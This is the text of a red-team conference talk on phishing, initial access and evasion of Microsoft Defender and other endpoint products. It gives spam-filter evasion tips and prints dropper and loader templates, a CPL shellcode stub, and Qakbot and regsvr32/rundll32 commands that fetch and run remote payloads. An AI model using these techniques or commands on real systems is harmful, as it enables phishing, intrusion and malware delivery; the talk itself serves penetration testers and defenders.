



Modern Initial Access and Evasion Tactics **Red Teamer's Delight**

Mariusz Banach

Red Team Operator at ING Tech Poland

@mariuszbit, [github/mgeeky](#)



beacon> whoami



- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- Malware Developer
 - Mostly recognized from my github.com/mgeeky



I AM HODLING
Today at 10:03:03 AM

- CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP

Agenda

» A Few Phishing Tricks

» Initial Access in 2022

» Typical Vectors

» Rise of Containerized Malware

» The Beauty of HTML Smuggling

» Evasion In-Depth

» Delivery


» Exploitation

» Installation

» AV Specifics

» Command & Control

» Exfiltration



Disclaimer

- » Initial Access & Evasion TTPs effectiveness is *very* Company/vendor specific
- » **Quite hard to maintain absolute 0% detection rate in mature, highly secured environments**
- » No fancy new tactics in this Talk :<
 - » Merely covering ones there were *actually working* in environments we've breached




PHISHING



Phishing

- » Stay away of *fire & forget*, single-email exchanges
- » Develop multi-step plausible pretexts
 - » CV/Resume in response to real job offers, customer inquiries
 - » Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
 - » Lawyers, brokers, accountants – **are so used to using Macros**
- » Stick more to Third-Party communication channels
 - » *LinkedIn, Company's web chats, contact forms*
- » Bonkers tricks:
 - » Right-to-Left-Override-Like-Its-90s
 - » *“This E-mail was scanned.[...] No Spam detected. Links can be safely opened.”*





Phishing

- » Get familiar with state-of-the-art Detections
- Here we reverse-engineer 20+ MS Defender for Office365 Anti-Spam rules

<https://github.com/mgeeky/decode-spam-headers>

github.com/mgeeky/decode-spam-headers

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '35100500006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),

    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr

    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',

    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',

    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',

    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',

    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',

    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',

    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',

    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba

    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```



Phishing

» Apply Phishing e-mail *HTML Linting*

» On embedded URL's domain – MS Defender for O365 ATP: Safe Links

» Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)

» Domain Warm Up

» Landing Page specific

» Anti-Sandbox / Anti-Headless

» **HTML Smuggling** <3

» Keep your URL contents benign

» Beware of `?id=` , `?campaign=`, `?track=`, `/phish.php?sheep=`

» Number of GET params, their names & values DO MATTER



This link is being scanned.

We're scanning this link to see if it is malicious.

`www.unsafe_url/login.php`

We're scanning this link to see if it's malicious. The scan should be completed soon, so try opening the link in a few minutes.

[X Close this page](#)

[Continue anyway \(not recommended\)](#)

Powered by Office 365 Advanced Threat Protection

- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag <u>
- HTML code in <a> link tags
- URL contained GET parameter
- URL contained GET parameter with URL
- URL pointed to an executable file
- Mail message contained suspicious words



Phishing

» Apply Phishing e-mail HTML Linting

```
:: Phishing HTML Linter
Shows you bad smells in your HTML code that will get your mails busted!
Mariusz Banach / mgeeky
```

(1) Test: Embedded Images

DESCRIPTION:

Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4 points. Embedded images are those with `` . They should be avoided.

CONTEXT:

```

```

ANALYSIS:

- Found 1 `` tags with embedded image (data:image/png;base64,iVBORw0K).
- Embedded images increase Office365 SCL (Spam) level by 4 points!

(2) Test: Images without ALT

(6) Test: `` URL pointed to an executable file

Message contained `<a>` tags with `href="..."` links pointing to a file with dangerous extension (such as `.exe`)

CONTEXT:

```
<a href="https://[redacted]report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>
href = "https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

Tool

[MXToolbox](#)

[CanIPhish](#)

[Mail-Tester](#)

[Litmus \(Paid\)](#)

[MailTrap \(Paid\)](#)

[Phishious](#)

[Mail Headers Analyzer](#)

[decode-spam-headers.py](#)

[phishing-HTML-linter.py](#)



Phishing

- » Email sending strategy: MS Defender for Office365 cools down a sender upon 4-5th mail
- » **Throttling completely impacts your success rate**
- » What works nice for MDO:
 - » *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

ANALYSIS:

- List of server hops used to deliver message:

--> (1) "action" <action@.com>

```
|_> (2) SMTP-SERVICE (rev: ec2-35-180- eu-west-3.compute.amazonaws.com) (35.180. )
time:      2021-10-15 08:57:33+00:00
id:        ulsm167704wrb.39.2021.10.15.01.57.33
by:        smtp-relay.gmail.com
with:      ESMTPS
for:       < > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)
extra:
  - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128
  - PDT
```

```
|_> (3) mail-wr1-f97.google.com (209.85.221.97)
time:      2021-10-15 08:57:34+00:00
id:        fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9
by:        AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)
with:      Microsoft SMTP Server (version=TLS1_3 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA2
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```



INITIAL ACCESS



Initial Access

» Phish to Persist

» instead of Phishing to Access (~ Matt Hand @SpecterOps)

- » Strive for delayed & elonged execution

```
» --> dechain File Write & Exec steps
```

» Use VBA/WSH to drop DLL/XLL/CPL*


» COM Hijacking

» DLL Side-Loading / DLL Hijacking


```
(%LOCALAPPDATA%\Microsoft\Teams\version.dll)
```






» XLL Persistence

* we'll get back to that




Matt Hand

Jun 16 · 4 min read ·  Listen



Hang Fire: Challenging our Mental Model of Initial Access



Initial Access »

Typical Vectors - WSH

» Windows Script Host (WSH)

» VBE, VBS - VBScript

» JSE, JS - JScript

» HTA – HTML Application

» XSL - XML

» WSF – Windows Script File

- » Language agnostic file format

- » Allows multiple scripts („jobs”) & languages within a single file

```
<?xml version='1.0'?>
```

XSL

```
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
}
```

JS

```
<?XML version="1.0"?>
<job id="BGeovXvypF">
  <script language="VBScript">
    <![CDATA[
```

```
Function xsuitablen(itransforms)
    Dim xselectx
    Set xselectx = CreateObject("ADODB.Stream")

    xselectx.Type = 1
    xselectx.Open
    xselectx.Write itransforms
    xselectx.Position = 0
    xselectx.Type = 2
    xselectx.CharSet = "us-ascii"

    xsuitablen = xselectx.ReadText
```

WSF

```
Sub puniverser()  
    Dim jbcn, nbryanr  
    Dim gsaidd  
    Set gsaidd = CreateObject("WScript.Shell")  
    nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")  
    jbcn = nbryanr & "\6shzCAfqbn.xls"  
  
    Dim htechnicalr  
    Set htechnicalr = CreateObject("Scripting.FileSystemObject")  
    If htechnicalr.FolderExists(nbryanr) Then  
        If htechnicalr.FileExists(jbcn) Then  
            htechnicalr.DeleteFile(jbcn)  
        End If  
    End If  
  
    vbeew gsaidd, jbcn  
    htechnicalr.DeleteFile(jbcn)  
End Sub  
End Sub  
  
puniverser
```

VBS

Available scripting engines [\[edit \]](#)

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and languages in it in files with a .wsh extension. **Extended Html** and **XML** also add to the additional possibilities when working with scripts for new scripts embedded in them as well.

☢ Typical Vectors - Executables

» Executable files

» EXE

» CPL – Control Panel Applet (DLL)

» XLL – Excel Add-In (DLL)

» WLL – Word Add-In (DLL)

» SCR – Screensaver (EXE)

» BAT, COM, PS1, SH


Beware of
DllMain &
Loader Lock
issues

» **Very well detected**

» **Unless dealing with CrowdStrike**


» Which ignores CPL files and never scans them

» **100% Success Rate, No Joke**



4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.




```
//  
__declspec (dllexport) LONG CALLBACK CPLApplet(HWND hwndCpl, UINT msg, LPARAM lParam1, LPARAM lParam2)  
{  
    LaunchMyShellcode();  
    return 1;  
}
```


☢ Typical Vectors - LNKs

- » Clever use of shortcut files
- » Decades-old threat -> *why not MOTW-blocking it?*
- » Still a popular threat, esp. in Phishing campaigns
 - » *Qakbot, Trickbot, Emotet, Lockbit*
- » Easy to detect, mostly preys on:
 - » Powershell
 - » Opening files lying around

» Mostly detected



proxylife
@prOxylife

#Qakbot - obama196 - .html > .zip > .lnk > .dll

HTML Smuggling.

```
cmd.exe /c set r1=regs
```

```
curl -s -o %temp%\theyOneAs.png  
http://194.36.189.]211/whoThing.jpg
```

```
call %windir%\system32%\%r1%vr32  
%temp%\theyOneAs.png
```

bazaar.abuse.ch/sample/93f1d8a...

```
000004B0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .  
000004C0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .  
000004D0: 20 00 2F 00 63 00 20 00 17 00 6F 00 77 00 65 00 | ./c..p.o.w.e.  
000004E0: 72 00 73 00 68 00 65 00 16 00 6C 00 20 00 2D 00 | r.s.h.e.l.l..-  
000004F0: 77 00 69 00 6E 00 64 00 16 00 77 00 73 00 74 00 | w.i.n.d.o.w.s.t.  
00000500: 79 00 6C 00 65 00 20 00 16 00 69 00 64 00 64 00 | y.l.e..h.i.d.d.  
00000510: 65 00 6E 00 20 00 24 00 16 00 6E 00 68 00 70 00 | e.n..$.l.n.k.p.  
00000520: 61 00 74 00 68 00 20 00 13 00 20 00 47 00 65 00 | a.t.h..$.G.e.  
00000530: 74 00 2D 00 43 00 68 00 16 00 6C 00 64 00 49 00 | t..C.h.i.l.d.I.  
00000540: 74 00 65 00 6D 00 20 00 12 00 2E 00 6C 00 6E 00 | t.e.m..x..l.n.  
00000550: 68 00 20 00 5E 00 7C 00 12 00 77 00 68 00 65 00 | k..^..l..w.h.e.  
00000560: 72 00 65 00 2D 00 6F 00 16 00 6A 00 65 00 63 00 | r.e..o.b..j.e.c.  
00000570: 74 00 20 00 78 00 24 00 15 00 2E 00 6C 00 65 00 | t..({$....l.e.  
00000580: 6E 00 67 00 74 00 68 00 12 00 2D 00 65 00 71 00 | n.g.t.h..-e.q.  
00000590: 20 00 30 00 78 00 30 00 13 00 30 00 32 00 44 00 | .o.x.o.o.o.2.D.  
000005A0: 37 00 31 00 36 00 7D 00 12 00 5E 00 7C 00 20 00 | 7.1.6)..^l..  
000005B0: 53 00 65 00 6C 00 65 00 16 00 7B 00 20 00 45 00 | S..l..t..o..
```

```
/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0002D716} ^|  
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++)  
{ $file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file ^|  
select -Skip 002838)) -Encoding Byte; ^& $path
```

☢ Typical Vectors - HTMLs

- » HTML in Attachment – **not so commonly detected**
- » Can contain **HTML Smuggling** payload inside *(more on this shortly)*
- » Can be conveniently abused with **Right-To-Left Override** byte
 - » „My Resume.vbs” → „My Resume sbv.html”

```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html
```

```
:: Dancing Right-To-Left
```

```
A script abusing Right-To-Left Override unicode byte to rename phishing payloads.
```


```
Mariusz Banach / mgeeky '22, (@mariuszbit)  
<mb@binary-offensive.com>
```

INPUT:

```
Payload Filename           : My Resume.vbs  
Payload Extension          : .vbs  
Decoy payloads' extension as : .html
```

OUTPUT:

```
Your file was named in following way      : "My Resume \u202elmth.vbs"  
  
Your filename will look like this (simulated) : "My Resume sbv.html"  
Your filename will look like this (real display) : My Resume
```



sbv.html

Initial Access »

Typical Vectors – COM Scriptlets

» COM Scriptlets

- » SCT – COM Scriptlet
- » WSC – Windows Script Component
- » INF-SCT – CSMTMP accepts INF which can execute COM Scriptlets

» Used to instantiate COM objects

- » via Regsvr32
- » via GetObject

» Can be detected

```
<?xml version="1.0"?>
<component>
  <registration progid="951HV.H7F3X" classid="{38b3" _
    & "dd76-c4ee-"
    & "44d0-978e-4cē2d7e14b0f}">
  </registration>

  <script language="VBScript">
    <![CDATA[

Function htmorrowy(esuspendede)
  Dim ucitedw
  Set ucitedw = CreateObject("ADODB.Stream")

  ucitedw.Type = 1
  ucitedw.Open
  ucitedw.Write esuspendede
  ucitedw.Position = 0
  ucitedw.Type = 2
  ucitedw.CharSet = "us-ascii"

  htmorrowy = ucitedw.ReadText
  Set ucitedw = Nothing
End Function

Function rsmokingb(hmuzep)
```

WSC


```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calculator.sct").
Exec();
```

example.sct

```
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4   progid="PoC"
5   classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6     <!-- Proof Of Concept - Casey Smith @subTee -->
7     <!-- License: BSD3-Clause -->
8     <script language="JScript">
9       <![CDATA[
10         //x86 only. C:\Windows\Syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll
11
12         var scr = new ActiveXObject("MSScriptControl.ScriptControl");
13         scr.Language = "JScript";
14         scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
15         scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
16
17         //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
18         //lots of hints here on further obfuscation
19       ]]></script>
20 </registration>
21 </scriptlet>
```

SCT



☢ Typical Vectors - Maldocs

- » VBA macros aren't going anywhere even though MS wants that – think about Hedge-Funds complaining*
 - » Consider applying Defender ASR Bypasses
 - » Prepend with “Enable Macro” lure message + lure-removal automation (*helps jumping out of Web Office / Outlook preview*)
 - » Gazillion of different weaponization strategies – yet merely few effective:
 - » File Droppers
 - » DotNetToJS
 - » XSL TransformNode

» **Macro-Enabled Office still haunt us**

*

Risky Business #671 -- The case for an American-owned NSO Group

PLUS: Microsoft flip flops on changes to macro defaults...

13 Jul 2022 • Risky Business

Helping users stay safe: Blocking internet macros by default in Office

By  Kellie Eickmeyer

Published Feb 07 2022 09:07 AM

👁 132K Views



Microsoft rolls back decision to block Office macros by default

By [Sergiu Gatlan](#)



📅 July 7, 2022

🕒 06:33 PM

💬 1



Macros from the internet will be blocked by default in Office


